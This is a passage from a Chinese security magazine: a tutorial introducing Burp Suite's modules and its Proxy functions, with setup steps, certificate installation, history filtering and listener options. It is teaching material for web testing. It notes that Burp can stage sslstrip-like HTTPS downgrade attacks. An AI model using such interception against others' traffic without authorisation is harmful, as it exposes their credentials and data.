主编：xfkxfk
监制：疯子__Madmaner
编辑：DM__、游风、Rexiniu、静默、桔子、Left

出品团队

网络尖力 知安 Know Safe

合作伙伴

乌云知识库 drops.wooyun.org 四叶草安全 BUGSCAN NSFOCUS <?$CodeScan=1;

360 安全播报平台 Watcher LAB

目　录

第一章 安全冷兵器

第1节 Burp Suite 使用介绍（一）

作者：小乐天

来自：知安

网址：http://www.knowsafe.com/

Getting Started

Burp Suite 是用于攻击 web 应用程序的集成平台。它包含了许多工具，并为这些工具设计了许多接口，以促进加快攻击应用程序的过程。所有的工具都共享一个能处理并显示 HTTP 消息，持久性，认证，代理，日志，警报的一个强大的可扩展的框架。本文主要介绍它的以下特点：

1.Target(目标)——显示目标目录结构的的一个功能

2.Proxy(代理)——拦截 HTTP/S 的代理服务器，作为一个在浏览器和目标应用程序之间的中间人，允许你拦截，查看，修改在两个方向上的原始数据流。

3.Spider(蜘蛛)——应用智能感应的网络爬虫，它能完整的枚举应用程序的内容和功能。

4.Scanner(扫描器)——高级工具，执行后，它能自动地发现 web 应用程序的安全漏洞。

5.Intruder(入侵)——一个定制的高度可配置的工具，对 web 应用程序进行自动化攻击，如：枚举标识符，收集有用的数据，以及使用 fuzzing 技术探测常规漏洞。

6.Repeater(中继器)——一个靠手动操作来触发单独的 HTTP 请求，并分析应用程序响应的工具。

7.Sequencer(会话)——用来分析那些不可预知的应用程序会话令牌和重要数据项的随机性的工具。

8.Decoder(解码器)——进行手动执行或对应用程序数据者智能解码编码的工具。

9.Comparer(对比)——通常是通过一些相关的请求和响应得到两项数据的一个可视化的“差异”。

10.Extender(扩展)——可以让你加载 Burp Suite 的扩展，使用你自己的或第三方代码来扩展 Burp Suit 的功能。

11.Options(设置)——对 Burp Suite 的一些设置

测试工作流程：Burp 支持手动的 Web 应用程序测试的活动。它可以让你有效地结合手动和自动化技术，使您可以完全控制所有的 BurpSuite 执行的行动，并提供有关您所测试的应用程序的详细信息和分析。让我们一起来看看 Burp Suite 的测试流程过程吧。如图 1-1-1：




图 1-1-1

简要分析

代理工具可以说是 Burp Suite 测试流程的一个心脏，它可以让你通过浏览器来浏览应用程序来捕获所有相关信息，并让您轻松地开始进一步行动，在一个典型的测试中，侦察和分析阶段包括以下任务：

手动映射应用程序-使用浏览器通过 BurpSuite 代理工作 ,手动映射应用程序通过以下链接，提交表单，并通过多步骤的过程加强。这个过程将填充代理的历史和目标站点地图与所有请求的内容，通过被动蜘蛛将添加到站点地图，可以从应用程序的响应来推断任何进一步的内容(通过链接、表单等)。也可以请求任何未经请求的站点(在站点地图中以灰色显示的)，并使用浏览器请求这些。

在必要是执行自动映射-您可以使用 BurpSuite 自动映射过程中的各种方法。可以进行自动蜘蛛爬行，要求在站点地图未经请求的站点。请务必在使用这个工具之前，检查所有的蜘蛛爬行设置。

使用内容查找功能发现，可以让您浏览或蜘蛛爬行可见的内容链接以进一步的操作。

使用 BurpSuite Intruder(入侵者)通过共同文件和目录列表执行自定义的发现，循环，并确定命中。

注意，在执行任何自动操作之前，可能有必要更新的 BurpSuite 的配置的各个方面，诸如目标的范围和会话处理。

分析应用程序的攻击面 - 映射应用程序的过程中填入代理服务器的历史和目标站点地图与所有的 BurpSuite 已抓获有关应用程序的信息。这两个库中包含的功能来帮助您分析它们所包含的信息，并评估受攻击面的应用程序公开。

此外，您可以使用 BurpSuite 的目标分析器报告的攻击面的程度和不同类型的应用程序使用的 URL 。

接下来主要介绍下 BurpSuite 的各个功能吧。先介绍 Proxy 功能，因为 Proxy 起到一个心脏功能，所有的应用都基于 Proxy 的代理功能。

Burp Suite 功能按钮键翻译对照

导航栏			
Burp	BurpSuite	save state wizard	保存状态向导
restore state	恢复状态	Remember setting	记住设置
restore defaults	恢复默认	Intruder	入侵者
Start attack	开始攻击(爆破)	Actively scan defined insertion points	定义主动扫描插入点
Repeater	中继器	New tab behavior	新标签的行为
Automatic payload positions	自动负载位置	config predefined payload lists	配置预定义的有效载荷清单
Update content-length	更新内容长度	unpack gzip/deflate	解压 gzip/放弃
Follow redirections	跟随重定向	process cookies in redirections	在重定向过程中的 cookies
View	视图	Action	行为
功能项			
Target	目标	Proxy	代理
Spider	蜘蛛	Scanner	扫描
Intruder	入侵者	Repeater	中继器
Sequencer	定序器	Decoder	解码器

Comparer	比较器	Extender	扩展
Options	设置	Detach	分离
Filter	过滤器	SiteMap	网站地图
Scope	范围	Filter by request type	通过请求过滤
Intercept	拦截	response Modification	响应修改
match and replace	匹配和替换	ssl pass through	SSL 通过
Miscellaneous	杂项	spider status	蜘蛛状态
crawler settings	履带式设置	passive spidering	被动蜘蛛
form submission	表单提交	application login	应用程序登录
spider engine	蜘蛛引擎	scan queue	扫描队列
live scanning	现场扫描	live active scanning	现场主动扫描
live passive scanning	现场被动扫描	attack insertion points	攻击插入点
active scanning optimization	主动扫描优化	active scanning areas	主动扫描区域
passive scanning areas	被动扫描区域	Payload	有效载荷
payload processing	有效载荷处理	select live capture request	选择现场捕获请求
token location within response	内响应令牌的位置	live capture options	实时捕捉选项
Manual load	手动加载	Analyze now	现在分析

Platform authentication	平台认证	Upstream proxy servers	上游代理服务器
Grep Extrack	提取		

Proxy 功能

Burp Proxy 相当于 BurpSuite 的心脏，通过拦截，查看和修改所有的请求和响应您的浏览器与目标 Web 服务器之间传递。 下面了解有关 BurpProxy，如图 1-1-2：




图 1-1-2

Using BurpProxy http、https

http

设置代理的方法：以 http ie 为例：

工具>>Internet 选项>>连接>>局域网>>勾选代理服务器填写地址 127.0.0.1 端口 8080

这里端口可以随便定义但是要跟 burp 的监听端口要一致然后保存再到 Proxy 的 Options 中添加 add，如图 1-1-3~图 1-1-4：




图 1-1-3




图 1-1-4

这样 http 协议的监听就可以了,当 intercept is on 表示开启拦截功能，反之

图 1-1-5

如图 1-1-5，这样就代表拦截成功，我们可以右击 send to Repeater 去修改数据再发送，

也可以右击改变提交请求方式(change request method)比如 get 或者 post 等功能

https

1.以管理员权限运行 ie 浏览器

2.像 http 那样配置好代理

3.在地址栏访问 https 地址，单击继续

4.点击错误证书在这个地址栏

5.点击查看证书

6.在证书路径选项卡点击 PortSwigger CA,然后再点击查看证书

7.在常规选项卡里点击安装证书

8.在证书导入向导中，选择“将所有的证书放入下列存储区”

9.点击浏览

10.以当前用户或者本机计算机都可以

11.点击 ok 完成导入

12.重启 ie（不需要以管理员权限运行） 其它浏览器差不多具体请查看官网

http://portswigger.net/burp/Help/proxy_options_installingCAcert.html

Intercept

用于显示和修改 HTTP 请求和响应，通过你的浏览器和 Web 服务器之间。在 BurpProxy 的选项中，您可以配置拦截规则来确定请求是什么和响应被拦截(例如，范围内的项目，与特定文件扩展名，项目要求与参数，等)。 该面板还包含以下控制：

Forward

当你编辑信息之后，发送信息到服务器或浏览器

Drop

当你不想要发送这次信息可以点击 drop 放弃这个拦截信息

Interception is on/off

这个按钮用来切换和关闭所有拦截。如果按钮显示 Interception is On，表示请求和响应将

被拦截或自动转发根据配置的拦截规则配置代理选项。如果按钮显示 Interception is off 则显示拦截之后的所有信息将自动转发。

Action

说明一个菜单可用的动作行为操作可以有哪些操作功能。

Comment field

为请求或响应添加注释，以便更容易在 History 选项卡中识别它们。

图 1-1-6

Highlight

为请求或响应添加颜色，可以在 history 选项卡和截获中更容易发现，如图 1-1-7：

图 1-1-7


History

代理历史认为每个请求和响应。通过代理可以记录全部请求和响应。您可以过滤和注释这个信息来帮助管理它，并使用代理的历史来测试流程。History(代理历史)总在更新，即使你把 Interception turned off(拦截关闭)，允许浏览不中断的同时还监测应用流量的关键细节。

History Table

表中显示已通过代理 HTTP 消息的所有请求 ,并且可以查看完整的你所做的任何修改和截获的信息的请求和响应。 表中包含以下字段：

(请求索引号)、Host(主机)、Method(请求方式)、URL(请求地址)、Params(参数)、Edited(编辑)、Status(状态)、Length(响应字节长度)、MIME type(响应的 MLME 类型)、Extension(地址文件扩展名)、Title(页面标题)、Comment(注释)、SSL、IP(目标 IP 地址)、Cookies、Time(发出请求时间)、 Listener port(监听端口)，如图 1-1-8：



#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP	Cookies	Time	Listener port
2238	http://finance.services.appex.bi...	GET	/Market.svc...	☑	☐							☐	23.61.250.43		00:12:24 20 ...	8080
2239	http://zh-cn.appex-rf.msn.com	GET	/cgtile/v1/zh...	☑	☐			XML	xml			☐	111.1.23.156		00:12:24 20 ...	8080
2240	http://zh-cn.appex-rf.msn.com	GET	/cgtile/v1/zh...	☑	☐			XML	xml			☐	111.1.23.156		00:12:24 20 ...	8080
2241	http://zh-cn.appex-rf.msn.com	GET	/cgtile/v1/zh...	☐	☐			XML	xml			☐	111.1.23.156		00:12:24 20 ...	8080
2242	http://travel.tile.appex.bing.com	GET	/api/livetile.x...	☑	☐			XML	xml			☐	23.61.250.43		00:12:24 20 ...	8080
2243	http://weather.tile.appex.bing.com	GET	/WeatherSe...	☑	☐							☐	23.61.250.32		00:12:25 20 ...	8080
2244	http://diskapi.baidu.com	GET	/rest/2.0/net...	☑	☐							☐	119.75.219.36		00:14:35 20 ...	8080
2245	http://diskapi.baidu.com	GET	/rest/2.0/net...	☑	☐							☐	119.75.219.36		00:15:03 20 ...	8080
2246	http://diskapi.baidu.com	GET	/rest/2.0/net...	☑	☐							☐	119.75.219.36		00:15:32 20 ...	8080
2247	http://diskapi.baidu.com	GET	/rest/2.0/net...	☑	☐							☐	119.75.219.36		00:16:00 20 ...	8080
2248	http://update.pan.baidu.com	POST	/statistics?c...	☑	☐							☐	123.125.115.225		00:16:52 20 ...	8080
2178	http://de.wikipedia.org	GET	/wiki/Wikipe...	☐	☐	200	55854	HTML		Wikipedia å...	caonima	☐	208.80.154.224	GeoIP=CN:Beijing:3...	23:50:48 19 ...	8080

图 1-1-8

您可以通过单击任何列标题进行升序或降序排列。如果您在表中双击选择一个项目地址，会显示出一个详细的请求和响应的窗口。或者右击选择 Show new history window，如图 1-1-9：




图 1-1-9

Display Filter

Proxy histroy 有一个可以用来在视图中隐藏某些内容的功能，以使其更易于分析和你感兴趣的工作内容的显示过滤。 History Table 上方的过滤栏描述了当前的显示过滤器。点击过滤器栏打开要编辑的过滤器选项。该过滤器可以基于以下属性进行配置，如图 1-1-10：




图 1-1-10

Request type

Show only in-scope items--勾选则显示在范围内的项目，反之。

MIME type

您可以设定是否显示或隐藏包含各种不同的 MIME 类型，如 HTML，CSS 或图像的响应。

Status code

您可以设定是否要显示或隐藏各种 HTTP 状态码响应。

Search term

您可以过滤对反应是否不包含指定的搜索词。您可以设定搜索词是否是一个文字字符串或正则表达式，以及是否区分大小写。如果您选择了“Negative search (消极搜索)”选项，然后不匹配的搜索词唯一的项目将被显示。

File extension

您可以设定是否要显示或隐藏指定的文件扩展名的项目。

Annotation

您可以设定是否显示使用用户提供的评论或仅亮点项目。

Listener

你可以只显示特定的监听端口上接收的项目。测试访问控制时可能有用。 如果设置一个过

滤器，隐藏一些项目，这些都没有被删除，只是隐藏起来，如果你取消设置相关的过滤器将再次出现。这意味着您可以使用筛选器来帮助您系统地研究了大量代理的历史来理解各种不同的请求显示。

Annotations

您可以通过添加注释和批注亮点代理历史记录项。这可能是有用的描述不同要求的目的，并标记了进一步查看。

两种方式添加亮点：

1)使用在最左边的表列中的下拉菜单中突出显示单个项目。

2)可以突出显示使用上下文菜单中的“亮点”项目的一个或多个选定的项目。

两种方法添加注释：

1)双击相关条目，注释列中，添加或编辑就地评论。

2)发表评论使用上下文菜单中的“添加注释”项目的一个或多个选定的项目。

除了以上两种，您也可以注释项目，它们出现在拦截选项卡，这些都将自动出现在历史记录表。 当您已经注明想要的请求，您可以使用列排序和显示过滤器后迅速找到这些项目。

Options

设置代理监听、请求和响应，拦截反应，匹配和替换，ssl 等。

Proxy Listeners

代理侦听器是侦听从您的浏览器传入的连接本地 HTTP 代理服务器。它允许您监视和拦截所有的请求和响应，并且位于 BurpProxy 的工作流的心脏。默认情况下，Burp 默认监听 12.0.0.1 地址 ,端口 8080。要使用这个监听器 ,你需要配置你的浏览器使用 127.0.0.1:8080 作为代理服务器。此默认监听器是必需的测试几乎所有的基于浏览器的所有 Web 应用程序，如图 1-1-11：




图 1-1-11

1) Binding

这些设置控制 Burp 怎么代理监听器绑定到本地网络接口：

Bind to port---这是将被打开侦听传入连接的本地接口上的端口。你将需要使用一个没有被绑定被其他应用程序的闲置端口。

Bind to address---这是 Burp 绑定到本地接口的 IP 地址。

您可以绑定到刚刚 127.0.0.1 接口或所有接口，或任何特定的本地 IP 地址。

注意：如果监听器绑定到所有接口或特定的非 loopback 接口，那么其他计算机可能无法连接到该侦听器。这可能使他们发起出站连接，从您的 IP 地址发起，并以访问代理服务器历史的内容，其中可能包含敏感数据，如登录凭据。你应该只启用此当你位于一个受信任的网络上。

BurpSuite 让您创建多个代理服务器的侦听器，并提供了丰富的控制自己的行为的配置选项。你可能偶尔需要进行测试时不寻常的应用 ,或与一些非基于浏览器的 HTTP 客户端进行合作，利用这些选项。

2)Request Handling

这些设置包括选项来控制是否 BurpSuite 重定向通过此侦听器接收到的请求：

Redirect to host - 如果配置了这个选项，Burp 会在每次请求转发到指定的主机，而不必

受限于浏览器所请求的目标。需要注意的是，如果你正使用该选项，则可能需要配置匹配/替换规则重写的主机头中的请求，如果服务器中，您重定向请求预期，不同于由浏览器发送一个主机头。

Redirect to port - 如果配置了这个选项，Burp 会在每次请求转发到指定的端口，而不必受限于浏览器所请求的目标。

Force use of SSL - 如果配置了这个选项，Burp 会使用 HTTPS 在所有向外的连接，即使传入的请求中使用普通的 HTTP。您可以使用此选项，在与 SSL 相关的响应修改选项结合，开展 sslstrip 般的攻击使用 Burp，其中，强制执行 HTTPS 的应用程序可以降级为普通的 HTTP 的受害用户的流量在不知不觉中通过 BurpProxy 代理。

注意：每一个重定向选项都可以单独使用。因此，例如，可以将所有请求重定向到一个特定的主机，同时保留原来的端口和协议在每个原始请求中使用。隐形 BurpProxy 的支持允许非代理感知客户端直接连接到监听。

3)Certificate

这些设置控制呈现给客户端的 SSL 服务器的 SSL 证书。使用这些选项可以解决一些使用拦截代理时出现的 SSL 问题：

你可以消除您的浏览器的 SSL 警报，并需要建立 SSL 例外。

凡网页加载来自其他域的 SSL 保护的项目，您可以确保这些均可由浏览器加载，而不需要先手动接受每个引用的域代理的 SSL 证书。

您可以与拒绝连接到服务器，如果接收到无效的 SSL 证书胖客户端应用程序的工作。

下列选项可用：

Use a self-signed certificate---||-一个简单的自签名 SSL 证书提交给您的浏览器，它总是导致 SSL 警告。

Generate CA-signed per-host certificate---||-这是默认选项。安装后，BurpSuite 创造了一个独特的自签名的证书颁发机构（CA）证书，并将此计算机上使用，每次 BurpSuite 运行。当你的浏览器发出 SSL 连接到指定的主机，Burp 产生该主机，通过 CA 证书签名的 SSL 证书。您可以安装 BurpSuite 的 CA 证书作为在浏览器中受信任的根，从而使每个主机的证书被接受，没有任何警报。您还可以导出其他工具或 Burp 的其他实例使用 CA 证书。

Generate a CA-signed certificate with a specific hostname---||这类似于前面的选项;然而，Burp 会产生一个单一的主机证书与每一个 SSL 连接使用，使用您指定的主机名。在进行无形的代理时，此选项有时是必要的，因为客户端没有发送连接请求，因此 Burp 不能确定 SSL 协议所需的主机名。你也可以安装 BurpSuite 的 CA 证书作为受信任的根。

Use a custom certificate---||-此选项使您可以加载一个特定的证书（在 PKCS＃12 格式）呈现给你的浏览器。如果应用程序使用它需要特定的服务器证书（例如一个给定序列号或证书链）的客户端应该使用这个选项。

4)Exporting and Importing the CA Certificate

您可以导出您安装特定的 CA 证书在其他工具或 BurpSuite 的其他情况下使用 ,并且可以导入证书 Burp 在当前实例使用。 您可以选择要导出的证书只（用于导入到您的浏览器或其他设备的信任），或者你可以同时导出的证书及其私钥。

注意 :您不应该透露的私钥证书给任何不可信的一方。拥有你的证书和密钥的恶意攻击者可能可以，即使你不使用 Burp 拦截浏览器的 HTTPS 流量。

您也可以仅通过访问 http://burp/cert 在浏览器中导出证书。它使 HTTPS 请求您的浏览器相同的证书，但在一些移动设备上安装时，设备通过一个 URL 来下载它是有帮助的。

Interception Options

设置控制哪些请求和响应都停滞用于查看和编辑在拦截选项卡。单独的设置将应用到请求和

响应。

在“Intercept”复选框确定是否有讯息拦截。如果它被选中，然后 Burp 应用配置的规则对每个消息，以确定它是否应该被拦截。

个别规则可以激活或停用对每个规则的左边的复选框。规则可以被添加，编辑，删除，或使用按钮重新排序。规则可以在消息，包括域名， IP 地址，协议， HTTP 方法， URL，文件扩展名，参数，cookie ，头/主体内容，状态代码，MIME 类型， HTML 页面标题和代理的几乎任何属性进行配置侦听端口。您可以配置规则来只拦截项目的网址是目标范围之内的。可以使用正则表达式对定义复杂的匹配条件。

